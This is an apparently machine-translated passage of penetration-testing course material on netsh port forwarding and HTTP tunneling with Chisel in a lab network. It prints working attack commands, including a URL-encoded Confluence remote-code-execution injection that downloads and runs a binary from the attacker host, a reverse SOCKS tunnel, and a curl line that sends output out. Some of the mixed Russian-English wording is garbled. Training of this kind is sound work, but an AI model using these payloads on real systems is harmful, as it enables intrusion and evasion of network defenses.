
```
C:\Windows\system32>netsh interface portproxy show all

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
192.168.50.64   2222        10.4.50.215     22
```

Листинг 62 - Список всех portproxy перенаправления портаers, настроенных с помощью Netsh.

Порт слушает, и перенаправления порта настроен.



Однако есть проблема. Мы не можем подключиться к порту 2222 с Kali-машине. Проверим именно порт 2222 с помощью **nmap**.


```
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 06:27 EDT
Nmap scan report for 192.168.50.64
Host is up (0.00055s latency).

PORT     STATE    SERVICE
2222/tcp filtered EtherNetIP-1
MAC Address: 00:0C:29:A9:9F:3D (VMware)

Nmap done: 1 IP-адрес (1 host up) scanned in 0.50 seconds
```

Листинг 63 - Nmap показывает, что порт 2222 на MULTISERVER03 filtered.

Ответ показывает, что порт 2222 *filtered*. Скорее всего, Windows Firewall блокирует входящие подключения к порту 2222.



Чтобы получить к нему доступ, нужно сделать hole в firewall на MULTISERVER03.

Также нужно не забыть закрыть этот hole, как только мы закончим!

Мы можем использовать subcontext **netsh advfirewall firewall**, чтобы создать это исключение. Используем команду **add rule** и назовем правило "port_forward_ssh_2222". Нужно использовать запоминающееся или описательное имя, потому что позже мы будем удалять правило по этому имени.

Мы **allow** подключения к local port (**localport=2222**) на interface с local IP-адрес (**localip=192.168.50.64**) по TCP protocol, именно для incoming traffic (**dir=in**).

```
C:\Windows\system32> netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in
    localip=192.168.50.64 localport=2222 action=allow
Ok.

C:\Windows\system32>
```

Листинг 64 - Создание hole в Windows Firewall с помощью Netsh.

Команда завершается успешно с ответом "Ok.". Снова проверим, как порт выглядит с Kali-машине.

```
kali@kali:~$ sudo nmap -sS 192.168.50.64 -Pn -n -p2222
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-21 06:28 EDT
Nmap scan report for 192.168.50.64
Host is up (0.00060s latency).

PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
MAC Address: 00:0C:29:A9:9F:3D (VMware)

Nmap done: 1 IP-адрес (1 host up) scanned in 0.23 seconds
```

Листинг 65 - Nmap показывает, что порт 2222 на MULTISERVER03 открыт.

Порт открыт! Теперь мы можем подключиться по SSH к порту 2222 на MULTISERVER03 так, как если бы подключались к порту 22 на PGDATABASE01.

```
kali@kali:~$ ssh database_admin@192.168.50.64 -p2222
The authenticity of host '[192.168.50.64]:2222 ([192.168.50.64]:2222)' can't be established.
ED25519 key fingerprint is SHA256:3TRC1ZwtlQexLTS04hV3ZMbFn30lYFuQVQHjUqlYzJo.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint]) yes
Warning: Permanently added '[192.168.50.64]:2222' (ED25519) to the list of known hosts.
database_admin@192.168.50.64's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-122-generic x86_64)
```

```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 21 Aug 2022 10:40:26 PM UTC


  System load:  0.0               Processes:               231
  Usage of /:   60.9% of 7.77GB   Users logged in:         0
  Memory usage: 16%               IPv4 address for ens192: 10.4.50.215
  Swap usage:   0%                IPv4 address for ens224: 172.16.50.215


0 updates can be applied немедленно.


Last login: Sat Aug 20 21:47:47 2022 from 10.4.50.63
database_admin@pgdatabase01:~$
```

Листинг 66 - SSH-подключение к PGDATABASE01 через Netsh перенаправления порта.

Отлично! Мы подключились по SSH к PGDATABASE01 через перенаправления порта, настроенный на MULTISERVER03 с помощью Netsh.



Когда мы закончим с подключением, нужно не забыть удалить только что созданное firewall rule.

С помощью **netsh advfirewall firewall** можно **delete** правило, сославшись на его удачное имя: "port_forward_ssh_2222".

```
C:\Users\Administrator>netsh advfirewall firewall delete rule name="port_forward_ssh_2222"

Deleted 1 rule(s).
Ok.
```

Листинг 67 - Удаление firewall rule с помощью Netsh.

Команда завершается успешно, и мы получаем подтверждение, что firewall rule было удалено.

Мы также можем удалить созданный перенаправления порта. На этот раз используем subcontext **netsh interface**, чтобы выполнить **del** для созданного **portproxy**. Мы укажем forwarding type (**v4tov4**), а также **listenaddress** и **listenport**, которые использовали при создании правила, чтобы Netsh смог определить, какое правило удалить.

```
C:\Windows\Administrator> netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64

C:\Windows\Administrator>
```

Листинг 68 - Удаление правила перенаправления порта с помощью Netsh.

При удалении правила мы не получаем response об успехе. Тем не менее команда завершилась успешно, и правило удалено.

Для большинства команд Windows Firewall есть PowerShell equivalents с commandlets вроде *New-NetFirewallRule* и *Disable-NetFirewallRule*. Однако у команды *netsh interface portproxy* такого equivalent нет. Для простоты в этом разделе мы придерживались чистых команд Netsh. Тем не менее для перечисления и настройки Windows Firewall PowerShell часто очень полезен. Возможно, вы захотите поэкспериментировать с ним при выполнении упражнений этого раздела.

В этом разделе мы создали перенаправления порта в Windows с помощью команды Netsh. Также мы создали firewall rule, чтобы разрешить inbound traffic на наш listening port. Вместе они позволили создать рабочий перенаправления порта с WAN interface MULTISERVER03 на SSH-сервером PGDATABASE01.

(Microsoft, 2019), docs.microsoft.com

(Microsoft, 2021), docs.microsoft.com

(Microsoft, 2021), docs.microsoft.com

(Microsoft, 2021), docs.microsoft.com

1. Запустите группу VM 1. Как в прохождение, подключитесь по RDP к MULTISERVER03 и создайте перенаправления порта с помощью Netsh, чтобы подключиться по SSH к PGDATABASE01 с Kali-машине. Получите flag на PGDATABASE01 по пути `/tmp/netsh_flag`.
2. **Capstone Lab**: Запустите группу VM 2. Загрузите бинарный файл `netsh_exercise_client` из раздела *Resources* на вашу Kali-машину. Если вы используете сборку Kali *aarch64*, загрузите `netsh_exercise_client_aarch64`. Создайте перенаправление порта на MULTISERVER03, которое позволит запустить этот бинарный файл против порта 4545 на PGDATABASE01. Флаг будет возвращен после успешного подключения.

Примечание: source files, использованные для сборки бинарных файлов `netsh_exercise_client` и `netsh_exercise_client_aarch64`, можно загрузить из `/umbraco/client_source.zip` на MULTISERVER03.

18.5. Wrapping Up

В этом модуле мы рассмотрели концепции перенаправления порта и SSH tunneling. Модуль содержит инструменты для применения этих техник как в Windows, так и в *NIX операционная системаs, что позволяет пересекать network boundaries и обходить некоторые распространенные network restrictions.

19. Tunneling Through Deep Packet Inspection

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• HTTP Tunneling Theory and Practice
• DNS Tunneling Theory and Practice

Deep packet inspection - это технология, реализуемая для мониторинга traffic на основе набора rules. Чаще всего она используется на network perimeter, где может выделять patterns, указывающие на compromise.

Устройства deep packet inspection могут быть настроены так, чтобы разрешать только определенные transport protocols при входе в сеть, выходе из нее или прохождении через нее. Например, network administrator может создать rule, которое завершает любой outbound SSH traffic. Если такое rule внедрено, все connections, использующие SSH как transport, будут завершаться ошибкой, включая любые стратегии SSH port redirection и tunneling, которые мы реализовали.

Учитывая разнообразие ограничений, которые могут быть внедрены в сеть, нам нужно изучить и использовать несколько разных инструментов и стратегий туннелирования, чтобы успешно обходить технологии вроде deep packet inspection.

В этом модуле мы продолжим предыдущий модуль *Port Redirection and SSH Tunneling*, используя многие concepts, которые ввели там. Большинству студентов следует завершить тот модуль перед началом этого.

(Wikipedia, 2022), en.wikipedia.org

19.1. HTTP Tunneling Theory and Practice

Этот учебный блок охватывает следующие учебные цели:

• Изучить HTTP tunneling
• Выполнить HTTP tunneling с Chisel


В этом учебном блоке мы изучим концепцию HTTP tunneling, а также то, как выполнять его с инструментом под названием *chisel*.

Начнем изучение HTTP tunneling с простого сценарий. В этом случае мы скомпрометировали CONFLUENCE01 и можем выполнять commands через HTTP requests. Однако, как только мы пытаемся pivot, нас блокирует довольно restrictive network configuration.

В частности, решение *Deep Packet Inspection* (DPI) теперь завершает весь outbound traffic, кроме HTTP. Кроме того, все inbound ports на CONFLUENCE01 заблокированы, кроме TCP/8090. Мы не можем полагаться на обычный reverse shell, поскольку он не будет соответствовать HTTP format и будет завершен на network perimeter решением DPI. По той же причине мы также не можем создать удаленного перенаправления порта SSH. Единственный traffic, который достигнет нашей Kali-машине, - HTTP, поэтому мы могли бы, например, выполнять requests с помощью *Wget* и *cURL*.

Это hypothetical сценарий: на самом деле мы не внедряли deep packet inspection в exercise lab! Но представление таких restrictions помогает нам разрабатывать устойчивые tunneling strategies.

Network configuration для этого сценария показана на следующей диаграмме:



В этом случае устройство FIREWALL/INSPECTOR заменило предыдущий простой firewall. Кроме того, MULTISERVER03 заблокирован на WAN interface.


У нас есть credentials для server PGDATABASE01, но нужно понять, как подключиться туда по SSH напрямую через CONFLUENCE01. Нам нужен tunnel во внутренней сети, но он должен выглядеть как исходящее HTTP connection с CONFLUENCE01.

Описанное выше - идеальный сценарий для *Chisel*,1 HTTP tunneling tool, который encapsulates наш data stream внутри HTTP. Он также использует SSH protocol внутри tunnel, поэтому наши data будут encrypted.

Chisel использует client/server model. Нужно настроить *Chisel server*, который сможет принять connection от *Chisel client*. В зависимости от server и client configurations доступны разные перенаправления порта options. Один особенно полезный для нас вариант - *reverse перенаправления порта*, похожий на удаленного перенаправления порта SSHing.

Chisel может работать на *macOS*, *Linux* и *Windows*, а также на разных architectures в каждой из этих систем. Более старые tools, такие как *HTTPTunnel*, предлагают похожую tunneling functionality, но им не хватает гибкости и cross-platform capabilities Chisel.

Теперь, когда мы знаем, на что способен Chisel, можно составить план. Мы запустим Chisel server на Kali-машине, который примет connection от Chisel client, работающего на CONFLUENCE01. Chisel привяжет SOCKS proxy port на Kali-машине. Chisel server будет encapsulate все, что мы отправляем через SOCKS port, и проталкивать это через HTTP tunnel с SSH encryption. Затем Chisel client выполнит decapsulate и отправит traffic туда, куда он адресован. Во время работы это должно выглядеть примерно как на следующей диаграмме:



Весь traffic между Chisel client и server имеет HTTP format. Это означает, что мы можем пройти через deep packet inspection solution независимо от содержимого каждого HTTP packet. Chisel server на Kali-машине будет слушать TCP-порт 1080, SOCKS proxy port. Весь traffic, отправленный на этот port, будет передан обратно вверх по HTTP tunnel к Chisel client, где он будет forwarded туда, куда адресован.

Запустим Chisel server на Kali-машине. В usage guide мы находим flag `--reverse`. Запуск Chisel server с этим flag означает, что при подключении client на server будет привязан SOCKS proxy port.

Перед запуском сервера нужно скопировать бинарный файл клиента Chisel на CONFLUENCE01. Сервер и клиент Chisel фактически запускаются из одного и того же бинарного файла, просто инициализируются с *server* или *client* как первым аргументом.

Если наш целевой хост работает под другой операционной системой или архитектурой, нужно загрузить и использовать скомпилированный бинарный файл для этой конкретной операционной системы и архитектуры со страницы релизов Chisel на GitHub.

В этом случае и CONFLUENCE01, и наша Kali-машине являются *amd64* Linux machines. Это означает, что мы можем попробовать запустить тот же binary **chisel**, который есть на Kali-машине, на CONFLUENCE01.

Чтобы поместить binary Chisel на CONFLUENCE01, можно использовать injection для загрузки с Kali-машине по HTTP. Мы можем раздать binary **chisel** через Apache. Для этого сначала нужно скопировать binary Chisel в webroot directory нашего Apache2 server.

```
kali@kali:~$ sudo cp $(which chisel) /var/www/html/
kali@kali:~$
```

Листинг 1 - Копирование binary Chisel в folder Apache2 server.

Затем убедимся, что Apache2 запущен на Kali-машине, с помощью **systemctl**.

```
kali@kali:~$ sudo systemctl start apache2
[sudo] password for kali:

kali@kali:~$
```

Листинг 2 - Запуск Apache2.

Далее построим команду **wget**, которую хотим выполнить через инъекцию на CONFLUENCE01. Эта команда загрузит бинарный файл **chisel** в `/tmp/chisel` и сделает его исполняемым:

```
wget 192.168.118.4/chisel -O /tmp/chisel && chmod +x /tmp/chisel
```

Листинг 3 - Wget payload, который мы используем для загрузки binary Chisel в /tmp/chisel на CONFLUENCE01 и назначения executable permissions.

Затем отформатируем эту command, чтобы она работала с нашим **curl** Confluence injection payload.

Как и раньше, можно изменить только нужные части URL-encoded RCE payload, а не пытаться построить новый payload с нуля, чтобы избежать formatting difficulties.

```
kali@kali:~$ curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27wget%20192.168.118.4/chisel%20-O%20/tmp/
    chisel%20%26%26%20chmod%20%2Bx%20/tmp/chisel%27%29.start%28%29%22%29%7D/

kali@kali:~$
```

Листинг 4 - Wget payload, выполненный внутри нашей cURL Confluence injection command.

Apache2 log file (`/var/log/apache2/access.log`) в итоге показывает входящий request за binary Chisel:

```
kali@kali:~$ tail -f /var/log/apache2/access.log
...
192.168.50.63 - - [03/Oct/2023:15:53:16 -0400] "GET /chisel HTTP/1.1" 200 8593795 "-" "Wget/1.20.3 (linux-
    gnu)"
```

Листинг 5 - Request за binary Chisel, пришедший на наш Apache2 server.

Теперь, когда binary Chisel есть и на Kali-машине, и на цели, мы можем их запустить. На Kali-машине запустим binary как server с подкомандой **server**, указав bind port (`--port`) и flag `--reverse`, чтобы разрешить reverse перенаправления порта.

```
kali@kali:~$ chisel server --port 8080 --reverse
2023/10/03 15:57:53 server: Reverse tunnelling enabled
2023/10/03 15:57:53 server: Fingerprint Pru+AFGOUxnEXyK1Z14RMqeiTaCdmX6j4zsa9S2Lx7c=
2023/10/03 15:57:53 server: Listening on http://0.0.0.0:8080
```

Листинг 6 - Запуск Chisel server на port 8080.

Chisel server запускается и подтверждает, что слушает port 8080, а reverse tunneling включен.

Перед тем как пытаться запустить Chisel client, запустим **tcpdump** на Kali-машине, чтобы логировать incoming traffic. Начнем capture с фильтром **tcp port 8080**, чтобы захватывать только traffic на TCP-порт 8080.

```
kali@kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
tcpdump: listening on tun0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Листинг 7 - Запуск tcpdump для прослушивания TCP/8080 через interface tun0.

Далее попробуем запустить клиент Chisel с помощью инъекции, применив адрес сервера и параметры конфигурации проброса портов в командной строке.

Мы хотим подключиться к server, работающему на Kali-машине (**192.168.118.4:8080**), создав reverse SOCKS tunnel (**R:socks**). Prefix **R** задает reverse tunnel с использованием **socks** proxy, который по умолчанию привязывается к port **1080**. Оставшиеся shell redirections (**> /dev/null 2>&1 &**) принудительно запускают process в background, чтобы наша injection не зависала в ожидании завершения process.

```
/tmp/chisel client 192.168.118.4:8080 R:socks > /dev/null 2>&1 &
```

Листинг 8 - Команда клиента Chisel, которую мы запускаем из web shell.

Преобразуем это в Confluence injection payload и отправим на CONFLUENCE01.

```
kali@kali:~$ curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27/tmp/chisel%20client%20192.168.118.4:8080%20R:socks%27%29.
    start%28%29%22%29%7D/

kali@kali:~$
```

Листинг 9 - Запуск Chisel client с помощью Confluence injection payload.

Однако ничего не происходит. Мы не видим трафика в нашей сессии Tcpdump, а вывод сервера Chisel не показывает активности.

Это указывает на то, что с запуском процесса клиента Chisel на CONFLUENCE01 может быть что-то не так. Однако при запуске бинарного файла у нас нет прямого доступа к выводу ошибок. Нужно найти способ прочитать вывод команды, который может указать на проблему. После этого мы должны суметь ее решить.

Чтобы прочитать вывод команды, можно составить команду, которая перенаправляет stdout и stderr в файл, а затем отправляет содержимое этого файла по HTTP обратно на Kali-машину. Мы используем operator **& >**, который направляет все streams в stdout, и записываем его в `/tmp/output`. Затем запускаем **curl** с flag `--data`, указывая прочитать файл `/tmp/output` и POST-отправить его обратно на Kali-машину на порт 8080.

```
/tmp/chisel client 192.168.118.4:8080 R:socks &> /tmp/output; curl --data @/tmp/output http://192.168.118.4:
    8080/
```

Листинг 10 - Командная строка для сбора и отправки errors.

Затем можно создать injection payload с этой command string и отправить его уязвимому Confluence instance.

```
kali@kali:~$ curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27/tmp/chisel%20client%20192.168.118.4:8080%20R:socks%20%26%3E%20/tmp/
    output%20%3B%20curl%20--data%20@/tmp/output%20http://192.168.118.4:8080/%27%29.start%28%29%22%29%7D/
kali@kali:~$
```

Листинг 11 - Injection payload для сбора и отправки errors.

После отправки новой injection проверим Tcpdump output на попытки connections.

```
...
16:30:50.915895 IP (tos 0x0, ttl 61, id 47823, offset 0, flags [DF], proto TCP (6), length 410)
    192.168.50.63.50192 > 192.168.118.4.8080: Flags [P.], cksum 0x1535 (correct), seq 1:359, ack 1, win 502,
    options [nop,nop,TS val 391724691 ecr 3105669986], length 358: HTTP, length: 358
        POST / HTTP/1.1
        Host: 192.168.118.4:8080
        User-Agent: curl/7.68.0
        Accept: */*
        Content-Length: 204
        Content-Type: application/x-www-form-urlencoded
```

```
        /tmp/chisel: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_.32' not found (required by /tmp/chisel)/
    tmp/chisel: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_.34' not found (required by /tmp/chisel) [
    |http]
        0x0000:  4500 019a bacf 4000 3d06 f729 c0a8 db3f  E.....@.=..)...
        0x0010:  c0a8 2dd4 c410 1f90 d15e 1b1b 2b88 002d  ..-......^..+..-
...
```

Листинг 12 - Вывод от failing Chisel command.

Мы получаем output, который производит запуск `/tmp/chisel`. Chisel пытается использовать versions 2.32 и 2.34 библиотеки **glibc**,5 которых нет на CONFLUENCE01 server.

Этот модуль пишется в 2023 году с использованием Chisel версии *1.8.1-0kali2 (go1.20.7)*. Репозитории Kali, вероятно, будут содержать более поздние версии Chisel в будущем, и точное сообщение об ошибке, возвращаемое этими более поздними версиями Chisel, может отличаться. Однако применяется тот же принцип. Мы столкнулись с ошибкой при попытке запустить payload на целевой системе. Поэтому нужно найти альтернативный payload, который будет запускаться. Умение обходить такие препятствия - важный навык, применимый ко многим другим ситуациям, где возникают несовместимости инструментов.

Это указывает на несовместимость версий. Когда версия инструмента или компонента новее, чем операционная система, на которой ее пытаются запустить, есть риск, что операционная система не будет содержать необходимые технологии, которые ожидает использовать более новый инструмент. В этом случае Chisel ожидает glibc версии 2.32 или 2.34, и ни одна из них не найдена на CONFLUENCE01.

Чтобы найти solution, сначала проверим version information для binary Chisel, который есть на Kali и который мы также пытаемся запустить на CONFLUENCE01.

```
kali@kali:~$ chisel -h

  Usage: chisel [command] [--help]

  Version: 1.8.1-0kali2 (go1.20.7)

  Commands:
    server - runs chisel in server mode
    client - runs chisel in client mode

  Read more:
    https://github.com/jpillora/chisel

kali@kali:~$
```

Листинг 13 - Версия Chisel, показанная в выводе -h, вместе с версией Go, использованной для компиляции.

Version Chisel, поставляемая с этой конкретной version Kali, - 1.8.1. Однако здесь есть еще одна важная деталь. Она compiled с Go version 1.20.7.

Небольшой веб-серфинг показывает, что похожие6 сообщения7 появляются, когда бинарные файлы, скомпилированные версиями Go 1.20 и выше, запускаются на операционных системах, где нет совместимой версии glibc.

На Chisel Github page мы находим "official" compiled binary, также version 1.81, compiled с Go version 1.19.8 Version 1.19 - это version Go на одну ниже той, которая, похоже, привела к этой glibc incompatibility. Учитывая это, мы можем попробовать использовать Chisel 1.81 binary для Linux на amd64 processors, compiled с Go 1.19. Он доступен в основном Chisel Github.

Сначала загрузим gzipped binary с Github с помощью **wget**. Распакуем его с помощью **gunzip**, затем скопируем в folder `/var/www/html/`, чтобы раздать через Apache.

```
kali@kali:~$ wget https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.gz

--2023-10-03 16:33:35--  https://github.com/jpillora/chisel/releases/download/v1.8.1/chisel_1.8.1_linux_amd64.
    gz
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
...
Length: 3494246 (3.3M) [application/octet-stream]
Saving to: ‘chisel_1.8.1_linux_amd64.gz’

chisel_1.8.1_linux_am 100%[=======================>]   3.33M  9.38MB/s    in 0.4s

2023-10-03 16:33:37 (9.38 MB/s) - ‘chisel_1.8.1_linux_amd64.gz’ saved [3494246/3494246]

kali@kali:~$ gunzip chisel_1.8.1_linux_amd64.gz

kali@kali:~$ sudo cp ./chisel /var/www/html
[sudo] password for kali:

kali@kali:~$
```

Листинг 14 - Загрузка Chisel 1.81 из основного Chisel repo и копирование в Apache web root directory.

Это перезапишет copy Chisel, которую мы уже скопировали в Apache web root directory. Затем можно просто запустить ту же Wget injection, что и раньше, чтобы заставить CONFLUENCE01 server загрузить binary Chisel и записать его в /tmp/chisel.

```
kali@kali:~$ curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27wget%20192.168.118.4/chisel%20-O%20/tmp/
    chisel%20%26%26%20chmod%20%2Bx%20/tmp/chisel%27%29.start%28%29%22%29%7D/

kali@kali:~$
```

Листинг 15 - Wget payload, снова выполненный внутри нашей cURL Confluence injection command.

Теперь можно снова попробовать запустить Chisel client на CONFLUENCE01 с помощью injection.

```
kali@kali:~$ curl http://192.168.50.63:8090/%24%7Bnew%20javax.script.ScriptEngineManager%28%29.
    getEngineByName%28%22nashorn%22%29.eval%28%22new%20java.lang.ProcessBuilder%28%29.
    command%28%27bash%27%2C%27-c%27%2C%27/tmp/chisel%20client%20192.168.118.4:8080%20R:socks%27%29.
    start%28%29%22%29%7D/

kali@kali:~$
```

Листинг 16 - Повторная попытка запустить Chisel client с помощью Confluence injection payload.

На этот раз в нашей Tcpdump session логируется traffic другого вида.

```
kali@kali:~$ sudo tcpdump -nvvvXi tun0 tcp port 8080
tcpdump: listening on tun0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
...
